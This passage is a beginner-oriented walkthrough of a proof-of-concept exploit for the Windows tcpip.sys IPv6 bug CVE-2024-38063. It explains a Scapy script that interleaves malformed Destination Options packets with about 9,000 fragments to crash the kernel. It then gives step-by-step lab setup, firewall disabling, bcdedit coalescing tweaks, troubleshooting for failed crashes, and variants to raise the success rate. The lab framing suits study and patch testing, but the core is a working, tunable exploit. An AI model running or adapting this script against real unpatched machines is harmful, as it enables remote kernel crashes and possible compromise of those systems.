invalid_packet = (IPv6(fl=1, src=source_ip_adress, dst=des_ip_adress) /
                  IPv6ExtHdrDestOpt(options=[PadN(otype=0x81, optdata='a'*3)]))
This is the most critical packet in the exploit chain. It builds an IPv6 packet from the attacker to the target, with a Destination Options header containing a padding option whose type is 0x81 and whose data is three letter a's. The / operator in Scapy means "stack this header on top of the previous one".
The report explains why: the option type 0x81 is greater than 0x80, so the kernel must generate the ICMPv6 Parameter Problem error. That error path is the one that contains the bug. The flow label fl=1 helps the network stack treat the stream of packets uniformly, so they are handled together rather than scattered.
3. Creating the unfragmentable base (Fragment 0)
total_packets = 9000
list1 = []
list1.append(invalid_packet)
total_packets = 9000 sets how many fragments the loop will generate. list1 = [] creates an empty list, which is an ordered container in Python. list1.append(invalid_packet) puts the poisoned packet at the front of the list. The report explains that the script starts building a massive list to hold all packets before sending them simultaneously, and that placing the invalid packet first initiates the error-handling state before the fragments are processed.
tcp = TCP(sport=1234, dport=80, flags="S")
payload = Raw(bytes(tcp), load=b"A"*36)
pkt2_initial = (IPv6(fl=1, src=source_ip_adress, dst=des_ip_adress) /
                IPv6ExtHdrFragment(offset=Offset, id=Id, m=1, nh=6) /
                 payload)
list1.append(pkt2_initial)
Offset = 8
This builds the first fragment. TCP(sport=1234, dport=80, flags="S") creates a TCP header with source port 1234, destination port 80 and the SYN flag set, which is the first packet of a normal TCP connection. payload = Raw(bytes(tcp), load=b"A"*36) turns that TCP header into raw bytes and appends 36 bytes of filler, so the total is 64 bytes. pkt2_initial stacks an IPv6 header, a Fragment header with offset 0, ID 45632, m=1 (more fragments coming) and nh=6 (the next header is TCP), and then the payload. list1.append(pkt2_initial) adds it to the list. Offset = 8 moves the offset forward for the next fragment.
The report explains the reasoning: converting the TCP header to raw bytes and padding it with 36 bytes guarantees the payload is exactly 64 bytes without Scapy auto-calculating conflicting checksums. A checksum is a small number computed from the data so the receiver can detect corruption; if Scapy recalculated it, the packet might not match what the attacker intends. nh=6 declares that the reassembled payload is TCP.
4. The fragment flood and NBL batching
def packets(offset1):
    pkt2 = (IPv6(fl=1, src=source_ip_adress, dst=des_ip_adress) /
            IPv6ExtHdrFragment(offset=offset1, id=Id, m=1, nh=6) /
              Raw(load=raw_data))
    return pkt2
This defines a small function called packets that takes an offset and returns one fragment packet built with that offset. def is how Python defines a function. The function builds an IPv6 header, a Fragment header with the given offset, the same ID, m=1 and nh=6, and 64 bytes of filler data, then returns it.
for i in range(total_packets):
    pkts = packets(Offset)
    list1.append(pkts)
    list1.append(invalid_packet)
    Offset += Next_Offset
This loop is the core engine. for i in range(total_packets) repeats 9,000 times. Each time, it builds a fragment at the current offset, adds it to the list, adds another copy of the poisoned packet, and moves the offset forward by 8. The result is an alternating sequence: [Invalid, Frag_0, Frag_1, Invalid, Frag_2, Invalid, Frag_3...].
The report explains why this shape matters. It targets the Windows NDIS architecture. Blasting this interleaved array forces the network interface card to group these disparate packets into a single NET_BUFFER_LIST batch. If that works, IppSendErrorList encounters the invalid packet, sets its error flag, and erroneously applies that error state to the subsequent valid fragments in the same batch, zeroing out their DataLength field and causing a kernel crash.
5. Terminating the chain and sending
pkt2_final = (IPv6(fl=1, src=source_ip_adress, dst=des_ip_adress) /
              IPv6ExtHdrFragment(offset=Offset, id=Id, m=0, nh=6) /
               Raw(load=raw_data))
list1.append(pkt2_final)
send(list1)
print("All fragments sent successfully!")
This builds the last fragment with m=0, which tells the target's reassembly queue that the sequence is complete. It adds it to the list, sends the whole list with send(list1), and prints a confirmation message.
The report explains that send(list1) attempts to dump all 18,000+ accumulated packets onto the wire as rapidly as possible, to maximise the chances of large NBL batching at the destination. Once the final packet is processed, the corrupted fragment lengths trigger the integer underflow inside Ipv6pReceiveFragment, and the kernel heap overflow follows.
Building the lab
The second half of the report is a complete beginner-friendly walkthrough for setting up the lab environment, configuring the target, and running the script to trigger a proof-of-concept Blue Screen of Death. It focuses on setup, execution, IP and MAC gathering, script testing and troubleshooting. A MAC address is the hardware address burned into a network card, used on the local network; an IP address is the logical address used across networks.
1. Safety prerequisites
The primary safety directive is to conduct the entire lab inside a strictly isolated virtual environment. Never use a real production machine or any machine connected to the internet or a corporate network. Configure every virtual network adapter to Host-Only or Internal Network mode. Disable any bridged or NAT adapters that could leak packets to the outside world. Only after you have verified isolation should you continue.
A virtual machine (VM) is a computer simulated inside your real computer by software called a hypervisor. It has its own operating system, its own disk and its own network card, but it is just files on your host. Host-Only and Internal Network are hypervisor network modes that connect virtual machines to each other but not to the outside world. Bridged mode connects a VM directly to your real network, and NAT mode lets it reach the internet through your host, which is exactly what you must avoid here.
2. Virtual laboratory architecture
You need two virtual machines that can talk to each other over IPv6 on an isolated network.
| Component | Attacker machine | Target machine |
|---|---|---|
| Operating system | Kali Linux (latest recommended) | Any unpatched Windows (10, 11, Server) without the August 2024 update |
| Recommended RAM / CPU | 2 GB / 2 cores | 2 GB / 2 cores |
| Network mode | Host-Only or Internal | Host-Only or Internal, same network |
| Key software | Python 3 + Scapy | IPv6 enabled, Windows Firewall disabled |
| Special requirement | none | bcdedit /set debug on (forces kdnic.sys for reliable packet coalescing) |
Kali Linux is a Linux distribution built for security testing, with tools preinstalled. The report notes that any Windows version that still has IPv6 enabled and has not installed the August 2024 or later cumulative update is vulnerable, and that the PoC works across multiple Windows editions. Enabling kernel debugging with bcdedit /set debug on is strongly recommended because it switches the network driver to kdnic.sys, which coalesces packets very reliably, and that coalescing is the key condition the PoC needs to succeed consistently. Coalescing means merging several packets into one batch before processing, which is exactly the NBL behaviour described earlier.
3. Creating the virtual machines
3.1 Install a hypervisor
- Download and install VMware Workstation Player (free for personal use) or VirtualBox.
- Create a new virtual network:
- VMware: Edit, Virtual Network Editor, Add Network, Host-only.
- VirtualBox: File, Tools, Network Manager, Create Host-only network.
3.2 Create the attacker VM
- Download the official Kali Linux ISO or the pre-built VMware/VirtualBox image from https://www.kali.org/get-kali/. An ISO is a disk image file, the digital equivalent of a DVD.
- Create a new VM named
Kali-Attackerwith 2048 MB of memory, 2 processors and a Host-Only or Internal network adapter. - Install Kali, or import the OVA. An OVA is a packaged virtual machine file.
- Log in. The default credentials are usually
kali/kali. - Update the system:
sudo apt update && sudo apt full-upgrade -y
This command updates the list of available software and then upgrades everything installed. sudo runs the command with administrator rights. apt is the package manager on Debian-based Linux. && means run the second command only if the first succeeds. -y answers yes to prompts automatically.
3.3 Create the target VM
- Obtain any Windows ISO (10, 11, Server) that has not been patched with the August 2024 security update. For legitimate testing you may use Microsoft Evaluation Center images.
- Create a new VM named
Win-Targetwith 2048 MB of memory, 2 processors (start with 1 core if coalescing is difficult) and exactly the same Host-Only or Internal network as Kali. - Install Windows and complete the initial setup.
Do not install any Windows updates that contain the August 2024 or later cumulative update. The machine must remain vulnerable.
4. Target system configuration
Boot the Windows target VM and perform the following steps as Administrator.
4.1 Configuring a custom IPv6 address
To test the script successfully, the target must have the exact IPv6 address referenced in the code, 2001:db8::10. The report warns that if you assign a different address, you must update the des_ip_adress variable inside the script to match it.
- Open Network Connections. Press
Win + Rto open the Run dialog, typencpa.cpl, and click OK or press Enter. This opens the Network Connections control panel directly. - Access the adapter's properties. Locate your active adapter (Ethernet or Wi-Fi), right-click it and choose Properties. If User Account Control asks, click Yes.
- Open IPv6 settings. Scroll down, highlight Internet Protocol Version 6 (TCP/IPv6), and click Properties.
- Assign the static IPv6 address. Change the selection from Obtain an IPv6 address automatically to Use the following IPv6 address, and enter:
- IPv6 address:
2001:db8::10 - Subnet prefix length:
64Leave the Default gateway and DNS server fields blank unless your local test lab network topology explicitly requires them.
- IPv6 address:
- Save and verify. Click OK, then Close. Open a Command Prompt and run:
ipconfig /all
This command lists every network adapter and its full configuration, so you can confirm the address was applied. A subnet prefix length tells the computer how much of the address identifies the network and how much identifies the machine; 64 is the usual value for IPv6.
4.2 Reconfigure the Windows Firewall
- Open Control Panel, Windows Firewall, Turn Windows Firewall on or off.
- Turn it off for both Private and Public networks. The firewall can silently drop the malformed fragments before they reach
tcpip.sys.
Alternatively, run this command in PowerShell as administrator:
New-NetFirewallRule -DisplayName "Allow IPv6 Inbound" -Protocol ICMPv6 -Description "Allow all ICMPv6 traffic" -Action Allow
This creates a firewall rule that allows incoming ICMPv6 traffic. A firewall is software that inspects network traffic and blocks what it does not recognise; here it would block the very packets the lab needs.
4.3 Force packet coalescing (critical step)
In an elevated Command Prompt, run:
bcdedit /set debug on
bcdedit edits the Windows boot configuration. This line turns on kernel debugging, which switches the network driver to kdnic.sys. Then reboot immediately:
shutdown /r /t 0
/r means restart, /t 0 means wait zero seconds. After the reboot the network driver is kdnic.sys, which aggressively coalesces packets, exactly what the PoC needs. Optionally verify with:
bcdedit /enum
You should see debug Yes.
5. Attacker machine setup
5.1 Setting a custom IPv6 address on Kali
The script uses fixed addresses: 2001:db8::20 for the attacker and 2001:db8::10 for the target. You can force these on Kali with the following Python helper.
import subprocess
This imports Python's subprocess module, which lets a script run operating-system commands.
def ip_reset():
    Interface = "eth0"                    # Change if your interface is different (check with `ip a`)
    Desired_IP = "2001:db8::20"           # Attacker's source address
    Subnet = "64"
    # Add the IPv6 address to the interface
    subprocess.run(["ip", "-6", "addr", "add", Desired_IP + "/" + Subnet, "dev", Interface])
    # Add a route for the subnet
    subprocess.run(["ip", "-6", "route", "add", Desired_IP + "/" + Subnet, "dev", Interface])
    # (Optional) Add again if needed for some environments
    subprocess.run(["ip", "-6", "addr", "add", Desired_IP + "/" + Subnet, "dev", Interface])
# Call the function
ip_reset()
Line by line: def ip_reset(): defines a function. Interface = "eth0" names the network card; eth0 is the traditional name for the first Ethernet interface on Linux. Desired_IP = "2001:db8::20" is the address to assign. Subnet = "64" is the prefix length. The first subprocess.run runs the Linux ip command to add the IPv6 address to the interface. The second adds a route for the subnet, so the machine knows how to reach other addresses in it. The third repeats the first, which the report marks as optional for some environments. Finally, ip_reset() calls the function so it actually runs.
Save it as set_custom_ip.py and run it with root privileges:
sudo python3 set_custom_ip.py
Verify with ip -6 addr show eth0; you should see 2001:db8::20/64. The report notes that you must run this with sudo because changing IP addresses requires elevated privileges, and that you should replace "eth0" with your actual interface name if it differs. On the target Windows machine, you may also manually assign 2001:db8::10 through the adapter properties.
5.2 Clone the script
git clone https://github.com/Mayank637-pixel/CVE-2024-38063/blob/main/script.py
git is a version-control tool, and git clone downloads a copy of a repository. The report also gives a repository link at the end, https://github.com/hibaNITT/CVE-2024-38063, with a video demo.
5.3 Prepare the custom script
- Copy the provided script to your Kali machine, for example into
~/script.py. The~symbol means your home directory. - Make sure the addresses inside the script match what you configured:
des_ip_adress = "2001:db8::10"
- The report recommends adding the
ip_reset()function at the very top of the script and calling it before sending packets, if you have not already done so.
On Kali, test basic connectivity first:
ping6 -c 3 <target-ipv6-address>
ping6 sends small test packets to check that another machine is reachable; -c 3 sends three of them. Replace <target-ipv6-address> with the target's address.
5.4 Run the custom script
sudo python3 custom_cve.py
This runs the script with administrator rights, which Scapy needs to craft raw packets.
5.5 What to expect
The script builds a large list of packets, invalid destination-option packets plus many fragments, and sends them all at once. After sending, wait approximately 60 seconds. The crash usually occurs when the fragment reassembly timeout expires. Watch the Windows target for a Blue Screen of Death.
5.6 Common adjustments
If the target does not crash, try increasing total_packets, currently 9000. Confirm both machines use the exact IPv6 addresses defined in the script. Make sure Windows Firewall is still disabled and that bcdedit /set debug on has been applied and the machine rebooted. You can add a countdown after send(list1):
import time
for i in range(60):
     print(f"Memory corruption will be triggered in {60-i} seconds", end='\r')
     time.sleep(1)
print()
This imports Python's time module, then loops 60 times. Each time it prints a countdown message, using an f-string to insert the number, with end='\r' so the line is overwritten in place rather than scrolling. time.sleep(1) waits one second. The final print() moves to a new line.
6. Troubleshooting matrix
| Symptom / error | Likely cause | Beginner-friendly fix |
|---|---|---|
| No route to host, or packets never arrive | No IPv6 route or wrong interface configuration | Run sudo ip -6 route add <target-ipv6> dev eth0 |
| Script runs but target never crashes | Packets are not coalescing properly in memory | Confirm bcdedit /set debug on is set and reboot; increase packet counts; or reduce target CPU cores to 1 |
| Permission denied, or Operation not permitted | Missing root or administrator privileges | Always run the Scapy script with sudo |
| Windows Firewall still blocking | Firewall profiles are not fully disabled | Turn the firewall off for all profiles (Domain, Private, Public) and reboot |
| IPv6 address changes after reboot | Link-local or temporary address regenerated | Re-run ipconfig and update the script, or enforce a static address |
| Kali cannot ping the target | Different virtual networks or mismatched addresses | Verify both VMs are on the exact same Host-Only network and use matching IPv6 addresses |
| Custom script fails to set IP | Wrong network interface name or missing sudo |
Check the active interface name with ip a and always run with sudo |
| Target shows Network cable unplugged | Virtual network adapter disconnected | Check your hypervisor settings and ensure the virtual adapter is connected |
Extra verification tips
- Validate the connection: before running the execution script, always try to ping the destination with
ping6orping -6to confirm basic IPv6 visibility. - Monitor with Wireshark: open a packet analyser on the target or attacker machine to verify that the interleaved IPv6 fragments actually reach the network stack. Wireshark is a free tool that captures and displays network traffic.
- Double-check hex values: make sure the option types and header offsets have not been altered or truncated during script conversion, because the vulnerability requires strict protocol alignment.
- You can use Performance Monitor to check whether your target is receiving the packets. Performance Monitor is a built-in Windows tool that graphs system activity.
7. Post-lab cleanup and safety reminders
- Power off both VMs.
- Optionally revert the target to a clean snapshot before every new test. A snapshot is a saved state of a VM you can roll back to.
- On the target, to restore normal behaviour:
bcdedit /set debug off
- Then reboot.
- Never move the vulnerable VM to a bridged network or connect it to the internet while it is unpatched.
8. Quick reference cheat-sheet
ipconfig
bcdedit /set debug on
shutdown /r /t 0
sudo python3 script.py
New-NetFirewallRule -DisplayName "Allow IPv6 Inbound" -Protocol ICMPv6 -Description "Allow all ICMPv6 traffic" -Action Allow
ip a
--------------------------------------------------------
Repo Link: https://github.com/hibaNITT/CVE-2024-38063
(with video demo)
---------------------------------------------------------
9. References
- RFC 8200: STD 86: Internet Protocol, Version 6 (IPv6) Specification, at https://www.rfc-editor.org/info/rfc8200/. An RFC is a formal document published by the internet standards community; RFC 8200 is the official definition of IPv6.
What the patch actually changes
The report's summary of the fix is short. After the August 2024 Cumulative Update, proper locking prevents concurrent access in tcpip.sys. Before, two threads could access the same memory simultaneously. After, proper locking prevents concurrent access, so the underflow and the out-of-bounds write can no longer occur. The report does not describe the code change beyond that.
Impact, in summary
The native result of the corruption is a BSOD. A skilled attacker can instead shape the spillover to overwrite executable function pointers in adjacent kernel memory and have the kernel execute embedded data as trusted code, giving remote code execution and full system compromise. Because the bug is in kernel mode, a successful exploit means full control of the machine. The report calls the bug wormable, comparing it to EternalBlue and WannaCry, while noting the practical limits: the race is hard to win, ASLR and DEP raise the bar, the bug was only patched in August 2024, PoC code exists but is not public, and the discoverers were private researchers rather than criminal actors. It does not claim that mass exploitation has occurred.
Variants worth testing
- Different option types above
0x80. The report uses0x81; the IPv6 standard requires any option type above0x80to trigger the ICMPv6 Parameter Problem path. A positive result is the target emitting the error and, with the fragment flood, a BSOD. - Different fragment IDs and chunk sizes. The report fixes ID 45632 and 64-byte chunks, which keep offsets aligned to 8-byte boundaries. A positive result is the same crash after the reassembly timeout.
- Packet count and CPU cores. Raising
total_packetsabove 9000 or reducing the target to one core is suggested when coalescing fails. A positive result is a crash where the default settings produced none. - Other Windows builds without the August 2024 update. The report says the PoC works across multiple editions; a positive result is a BSOD on each unpatched build tested.
- Wireshark verification. Capture on either VM to confirm the interleaved fragments reach the stack; a positive result is the expected alternating pattern on the wire before any crash.
Glossary
- ASLR (Address Space Layout Randomisation): a Windows defence that shuffles where things sit in memory each time the computer starts, so an attacker cannot rely on fixed addresses.
- Authentication: the process of proving who you are, usually with a username and password.
- Checksum: a small number computed from data so the receiver can detect corruption.
- Coalescing: merging several packets into one batch before processing.
- Cumulative update (CU): a package that bundles many patches together.
- CVE (Common Vulnerabilities and Exposures): a public register of known security bugs, each with a unique ID.
- CVSS (Common Vulnerability Scoring System): a system that rates the severity of a vulnerability from 0 to 10.
- DEP (Data Execution Prevention): a Windows defence that marks certain memory areas as data only, so code placed there cannot run.
- Destination Options header: an IPv6 extension header carrying parameters meant only for the final destination, using a Type-Length-Value format.
- EternalBlue: CVE-2017-0144, the bug that powered the WannaCry ransomware outbreak.
- Extension header: an extra label attached after the main IPv6 header with additional instructions.
- Firewall: software that inspects network traffic and blocks what it does not recognise.
- Fragment: a piece of a large packet that has been split up for transmission.
- Fragment header: the IPv6 extension header (
nh=44) that marks a packet as a fragment and identifies which pieces belong together. - Function: a named block of code that does one job.
- Function pointer: a memory address that tells the computer which piece of code to run next.
- Heap: the general-purpose pool of memory a program uses for data whose size is only known at runtime.
- Host-Only network: a hypervisor network mode that connects virtual machines to each other but not to the outside world.
- Hypervisor: software that runs virtual machines inside your real computer.
- ICMPv6: the IPv6 error-reporting protocol.
- Integer underflow: a maths error where a number that should be positive goes below zero and wraps around to a huge value.
- Internal Network: a hypervisor network mode like Host-Only, isolating VMs from the outside world.
- IPv4: the older internet addressing system, with about 4.3 billion addresses.
- IPv6: the newer internet addressing system, with 128-bit addresses and extension headers.
- ISO: a disk image file, the digital equivalent of a DVD.
- Kali Linux: a Linux distribution built for security testing, with tools preinstalled.
- KB (Knowledge Base) number: Microsoft's identifier for an update.
- Kernel: the core of the operating system, running with the highest privilege.
- Kernel mode (Ring 0): the most privileged part of Windows, where kernel drivers run.
- Link-local address: an address a machine gives itself so it can talk to others on the same network segment, in the range
fe80::/10. - Locking: a mechanism where one thread takes a lock before touching shared memory and others wait.
- MAC address: the hardware address burned into a network card, used on the local network.
- MITRE Corporation: the non-profit that maintains the CVE register.
- MTU (Maximum Transmission Unit): the largest amount of data a network link can carry in one packet.
- NAT: a hypervisor network mode that lets a VM reach the internet through the host.
- NDIS (Network Driver Interface Specification): the Windows framework that groups incoming packets into batches.
- NET_BUFFER (NB): a memory structure holding a single incoming packet.
- NET_BUFFER_LIST (NBL): a chain of NET_BUFFERs processed together as a batch.
- NIC (Network Interface Card): the hardware that sends and receives network signals.
- Out-of-bounds (OOB) write: writing data outside the memory area set aside for it.
- OVA: a packaged virtual machine file.
- Patch: updated code that fixes a vulnerability.
- Payload: the actual harmful code delivered after successful exploitation, or the data carried inside a packet.
- Performance Monitor: a built-in Windows tool that graphs system activity.
- Race condition: two processes trying to use the same resource at the same time, where the result depends on which gets there first.
- RCE (Remote Code Execution): the attacker can run their own code on your computer from somewhere else.
- RFC: a formal document published by the internet standards community.
- Scapy: a Python library for building and sending network packets.
- Security update: a patch aimed specifically at a security vulnerability.
- Snapshot: a saved state of a VM you can roll back to.
- Subnet prefix length: the part of an address that identifies the network rather than the machine.
- tcpip.sys: the Windows driver file that handles internet traffic, located in
C:\Windows\System32\drivers\. - Thread: a single sequence of instructions running inside a program.
- Type-Length-Value (TLV): a flexible format that breaks each piece of information into a type, a length and the data itself.
- Unsigned integer: a number type that can only hold positive values.
- User interaction: the victim having to do something, such as click a link or open a file.
- User mode (Ring 3): where normal programs run, with limited permissions.
- Virtual machine (VM): a computer simulated inside your real computer by a hypervisor.
- Vulnerability: a weakness in how a system is designed or written that allows unintended behaviour.
- Wireshark: a free tool that captures and displays network traffic.
- Worm: malware that spreads by itself from computer to computer.